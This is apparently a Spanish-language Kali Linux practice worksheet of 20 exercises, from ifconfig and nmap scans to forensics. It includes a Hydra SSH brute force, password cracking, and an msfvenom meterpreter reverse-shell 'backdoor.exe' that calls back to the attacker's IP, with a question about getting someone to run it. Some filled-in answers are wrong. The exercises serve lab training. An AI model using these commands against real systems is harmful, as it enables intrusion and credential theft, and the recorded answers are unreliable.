**🛠 Práctica de Kali Linux (20 Ejercicios)**

**Objetivo:** Aprender a utilizar herramientas básicas y avanzadas de Kali Linux en un entorno controlado.

**Requisitos previos:**

✅ Tener Kali Linux instalado en una máquina virtual.  
✅ Otra máquina virtual o un entorno de prueba (Metasploitable, Windows, etc.).  
✅ Conocer comandos básicos de Linux.

**🔹 Sección 1: Comandos Básicos de Kali Linux**

**1️⃣ Listar interfaces de red disponibles**

bash

CopiarEditar

ifconfig

✍️ **Pregunta:** ¿Cuál es tu dirección IP?

10.0.2.15 255.255.255.0

**2️⃣ Comprobar conectividad con un ping**

bash

CopiarEditar

ping -c 4 <IP\_DEL\_OBJETIVO>

✍️ **Pregunta:** ¿Cuál fue el tiempo de respuesta promedio?

3032ms

**3️⃣ Mostrar procesos en ejecución**

bash

CopiarEditar

ps aux

✍️ **Pregunta:** ¿Qué procesos de red están activos en la máquina?

Ss, S, I<,I

**4️⃣ Listar servicios que inician con el sistema**

bash

CopiarEditar

systemctl list-units --type=service

✍️ **Pregunta:** ¿Qué servicios esenciales están corriendo?

Account service, console-setup.service

**🔹 Sección 2: Escaneo y Análisis de Redes**

**5️⃣ Escanear puertos abiertos en una IP**

bash

CopiarEditar

nmap -p- <IP\_DEL\_OBJETIVO>

✍️ **Pregunta:** ¿Cuántos puertos abiertos encontraste?

0

**6️⃣ Detectar sistema operativo y servicios en ejecución**

bash

CopiarEditar

nmap -A <IP\_DEL\_OBJETIVO>

✍️ **Pregunta:** ¿Cuál es el sistema operativo del objetivo?

Hay multiples sistemas operativos

**7️⃣ Identificar dispositivos en una red**

bash

CopiarEditar

nmap -sn 192.168.1.0/24

✍️ **Pregunta:** ¿Cuántos dispositivos están conectados a la red?

256 host

**8️⃣ Interceptar tráfico en la red (Modo Promiscuo)**

bash

CopiarEditar

tcpdump -i eth0

✍️ **Pregunta:** ¿Qué tipo de tráfico se observa en la red?

DNS,IP V4, IP V6

**🔹 Sección 3: Análisis de Vulnerabilidades**


**9️⃣ Buscar vulnerabilidades en servicios**

bash

CopiarEditar

searchsploit apache

✍️ **Pregunta:** ¿Qué exploits están disponibles para Apache?



**🔟 Analizar seguridad de contraseñas con John the Ripper**

bash

CopiarEdita

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

✍️ **Pregunta:** ¿Pudiste descifrar alguna contraseña?

**1️⃣1️⃣ Escanear una web en busca de vulnerabilidades**

bash

CopiarEditar

nikto -h <URL\_DEL\_OBJETIVO>

✍️ **Pregunta:** ¿Qué fallos de seguridad se detectaron?

**1️⃣2️⃣ Análisis de una página web con Dirb**

bash

CopiarEditar

dirb http://<URL\_DEL\_OBJETIVO>

✍️ **Pregunta:** ¿Qué directorios ocultos encontraste?

**🔹 Sección 4: Ataques y Explotación**

**1️⃣3️⃣ Capturar handshakes de WiFi (necesario adaptador en modo monitor)**

bash

CopiarEditar

airodump-ng wlan0mon

✍️ **Pregunta:** ¿Cuántas redes detectaste?

**1️⃣4️⃣ Intentar ataque de fuerza bruta con Hydra**

bash

CopiarEditar

hydra -l admin -P /usr/share/wordlists/rockyou.txt <IP\_DEL\_OBJETIVO> ssh

✍️ **Pregunta:** ¿Lograste encontrar credenciales válidas?

**1️⃣5️⃣ Escanear vulnerabilidades con Metasploit**

bash

CopiarEditar

msfconsole

msf > use auxiliary/scanner/ssh/ssh\_version

msf > set RHOSTS <IP\_DEL\_OBJETIVO>

msf > run

✍️ **Pregunta:** ¿Qué versión de SSH está instalada en el objetivo?

**1️⃣6️⃣ Crear un payload con msfvenom**

bash

CopiarEditar

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<TU\_IP> LPORT=4444 -f exe > backdoor.exe

✍️ **Pregunta:** ¿Cómo podrías hacer que alguien ejecute este archivo?

**🔹 Sección 5: Forense Digital**

**1️⃣7️⃣ Extraer metadatos de una imagen**

bash

CopiarEditar

exiftool imagen.jpg

✍️ **Pregunta:** ¿Qué información se obtuvo?

**1️⃣8️⃣ Analizar tráfico de red con Wireshark**

Abre Wireshark y captura tráfico en tu interfaz de red.  
✍️ **Pregunta:** ¿Qué tipo de paquetes puedes ver?

**1️⃣9️⃣ Recuperar archivos eliminados con Foremost**

bash

CopiarEditar

foremost -i disco.img -o output/

✍️ **Pregunta:** ¿Pudiste recuperar algún archivo?

**🔹 Sección 6: Herramientas Extras**

**2️⃣0️⃣ Crear un diccionario personalizado con Crunch**

bash

CopiarEditar

crunch 8 8 abcdef123 -o diccionario.txt

✍️ **Pregunta:** ¿Cuántas combinaciones generó el diccionario?